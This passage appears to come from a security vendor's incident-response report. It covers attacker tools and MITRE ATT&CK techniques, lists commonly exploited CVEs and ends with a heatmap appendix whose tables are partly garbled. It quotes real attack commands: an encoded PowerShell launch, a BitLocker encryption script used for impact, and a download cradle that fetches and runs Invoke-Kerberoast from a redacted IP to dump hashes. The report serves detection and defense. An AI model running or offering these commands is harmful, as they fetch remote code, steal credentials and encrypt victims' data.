
Tools and exploits

Almost half of all incident cases included the usage of existing OS tools (like **Lolbins**), well known offensive tools from github (e.g. Mimikatz, AdFind, Masscan) and specialized commercial frameworks (Cobalt Strike).

46% of all incidents were tied to tools



Distribution and frequency of tools through MITRE ATT&CK® tactics demonstrate a clear and obvious focus on everything between initial access and impact. Those tools should boost incident detection while adversaries explore the network.




Legitimate tools in MITRE ATT&CK®

In most cases, security teams can mitigate the initial vector of attack with prevention solutions. The most prevalent vectors of attack (exploitation of public-facing applications, compromised accounts, malicious e-mail) could have been mitigated - with timely patch management and implementation of multifactor authentication, solutions with anti-phishing software to defend against phishing attacks, and implementation of security awareness training for employees.

Even with these measure in place, attacks can still occur, and it's important to try to detect traces of an attack's development as soon as possible. Our research shows that to bypass traditional defense solutions, attackers use legitimate software already installed on the corporate network. The most prevalent tactics and techniques in MITRE ATT&CK® classification confirm this.

For example, in the Execution tactic, the **Command and Scripting Interpreter:PowerShell** technique or the **Command and Scripting Interpreter:Windows Command Shell** technique could be implemented.



For example:

C:\Windows\System32\cmd.exe /c powershell -enc "binary payload"

But PowerShell can also be used in many other tactics, for example, in the Impact tactic PowerShell was implemented to run encryption processes by BitLocker.

powershell.exe {if (Get-Command Get-ClusterResource -errorAction SilentlyContinue) { foreach(\$Cluster in Get-ClusterResource) { Suspend-ClusterResource \$Cluster; \$PlainPassword='_Password_'; \$SecurePassword = \$PlainPassword | ConvertTo-SecureString -AsPlainText -Force; enable-bitlocker \$Cluster.SharedVolumeInfo.FriendlyVolumeName -password \$SecurePassword -PasswordProtector -skiphardwaretest -UsedSpaceOnly; Resume-ClusterResource \$Cluster} } }

Or to run the <u>Invoke-Kerberoast tool</u>, which is used to conduct a Kerberoasting attack

powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).DownloadString (\"http://xxx.xxx.xxx.xxx.xxx/Invoke-Kerberoast.ps1\"); Invoke-Kerberoast -OutputFormat HashCat|SelectObject -ExpandProperty hash | out-file -Encoding ASCII logs.txt

To collect data in the Discovery tactic, attackers also use various types of network scanners, for example, **SoftPerfect Network Scanner**

C:\Users\xxx\Videos\netscan2\netscan.exe

Or the WizTree tool to quickly sort files


try.exe \"\\\192.168.xxx.xxx\\ Backup\" /export=\"192.168.xxx.xxx_Backup.csv\" /admin=1 /filter=\">2017/01/01\" /
exportfolders=0 /filterexclude=\"*.|*.db|*.ini|*.lnk|\\~*|\\\$*|\\Program*|\\Windows\\\"

To access customer data in DBA, attackers can use the same tools as DBA administrators, for example HeidiSQL, in the case of Postgress.

To gather information about a customer's domain, attackers use tools like ADExplorer, which allows them to collect and change data in Active Directory.

In the above-mentioned examples, it's extremely difficult to differentiate between the malicious activities of attackers and legitimate user activities.

To solve this problem, additional SIEM-monitoring solutions should be implemented. However, it's not enough to just gather data – a team, such as a SOC team, is needed to analyzes this data and determine which events are suspicious. **Kaspersky's Managed Detection and Response** service was created to help customers in this situation.



About Kaspersky Managed Detection and Response (MDR)

Kaspersky MDR is a 24/7 incident monitoring and response service powered by Kaspersky SOC technology and expertise.

Endpoint security systems installed on the customer's premises capture and forward telemetry data which is then analyzed by machine learning tools, with the direct involvement of the Kaspersky SOC's attack detection experts. Response is provided by endpoint security sensors.

SOC analysts investigate alerts and notify the customer about the malicious activity, providing tool-based response and advice.



Most common vulnerabilities

Vulnerabilities disclosed during 2021 continued to affect many companies in 2022. Patch management policies continue to be a very important security point. Please find extended information about vulnerabilities in appendix "CVE Notes".

The exact CVEs were identified in 29% of incidents where initial vector was determined

Microsoft Exchange

CVE-2021-34473

Security Feature Bypass (SFB)

Pre-auth Path Confusion Leads to ACL Bypass vulnerability. Flaw in the Autodiscover service of Exchange Server, unauthenticated attackers can access its restricted resources. Part of the ProxyShell vulnerabilities chain. Leverage this in conjunction with other vulnerabilities to execute arbitrary code.

Microsoft Exchange

CVE-2021-31207

Post-auth Arbitrary-File-Write (AFW, that can leads to RCE)

Allows the attacker to write files to a specific desired path by execute PowerShell cmdlet. This can lead to RCE (ex. by writing a webshell content).

Part of the ProxyShell vulnerabilities chain. Leverage this in conjunction with other vulnerabilities to execute arbitrary code.

Microsoft Exchange

CVE-2021-34523

Elevation of Privilege (EoP) vulnerability.
The vulnerability allows attackers to raise\change their permissions. Part of the ProxyShell vulnerabilities chain.

XenApp Server

CVE-2012-5161

Remote code execution vulnerability allows attackers to execute arbitrary code without authentication on XenApp Server through XML Service interface

Telerik.Web.Ul

CVE-2017-11317

Unrestricted file upload vulnerability: weak
RadAsyncUpload encryption which allows remote
attackers to perform arbitrary file uploads
or execute arbitrary code on Telerik UI
for ASP.NET AJAX

Microsoft SharePoint

CVE-2019-0604

Remote code execution vulnerability which allows attackers to execute arbitrary code without authentication in Microsoft SharePoint

Microsoft Exchange

CVE-2021-26855

SSRF vulnerability in Microsoft Exchange Server.
Attackers are able to send arbitrary HTTP requests and authenticate as the Exchange server.
Used by the Hafnium group.

MSI Driver

CVE-2019-16098

Local privilege escalation vulnerability on kernel mode driver in MSI AfterBurner which allows an authenticated user to read and write to an arbitrary memory in the target system, gain access to additional privileges and to execute code.

Microsoft Exchange

CVE-2020-0688

Remote Code Execution (RCE) vulnerability when the software fails to properly handle objects in memory, known as Microsoft Exchange Memory Corruption Vulnerability which allows authenticated attackers with any privilege level to execute arbitrary code in Microsoft Exchange.

Microsoft Active Directory

CVE-2020-1472

Netlogon Elevation of Privilege Vulnerability known as Zerologon which allows an unauthenticated attacker to use the Netlogon Remote Protocol (MS-NRPC) to connect to a domain controller to obtain domain administrator access.

Bitrix Site Manager

CVE-2022-27228

Remote code execution vulnerability which allows attackers to execute arbitrary code without authentication in the vote (aka "Polls, Votes") module of Bitrix Site Manager.

Polkit Pkexec

CVE-2021-4034

Local privilege escalation vulnerability on Polkit's pkexec utility in Unix-like operating systems which allows any unprivileged user to gain root privileges on the vulnerable host to execute arbitrary code.

Apache Log4j

CVE-2021-44228

Remote code execution vulnerability known as Log4Shell affecting instances of Apache Log4j 2 in instances where attackers have permission to modify the logging configuration file and can in turn construct a malicious configuration using a JDBC Appender.


Apache Log4j

CVE-2021-45046


Remote code execution vulnerability caused by an incomplete fix of CVE-2021-44228 in certain non-default configurations which allows attackers with control over Thread Context Map (MDC) input data to craft malicious input data using a JNDI Lookup pattern to execute arbitrary codes.

Appendix


MITRE ATT&CK tactics and techniques heatmap



Reconnaissance




Resource Development



Initial Access

Technique	Subtechnique		
Drive-by Compromise			
Exploit Public-Facing Application			
External Remote Services			
Hardware Additions			
Phishing	Spearphishing Attachment		
Phishing Replication Through Rem			
	ovable Media		
Replication Through Rem	ovable Media		
Replication Through Rem Supply Chain Compromis	ovable Media se		

Execution



Davaiatanas


Persistence				
Technique	Subtechnique			
Account Manipulation	SSH Authorized Keys			
BITS Jobs				
Boot or Logon Autostart	Port Monitors			
Execution	 Registry Run Keys / Startup Folder 			
Boot or Logon Initialization Scripts				
Browser Extensions				
Compromise Client Softv	ware Binary			
Create Account	Domain Account			
Create Account	• Local Account			
Create or Modify System Process	Windows Service			
Event Triggered Execution	 Windows Management Instrumentation Event Subscription 			
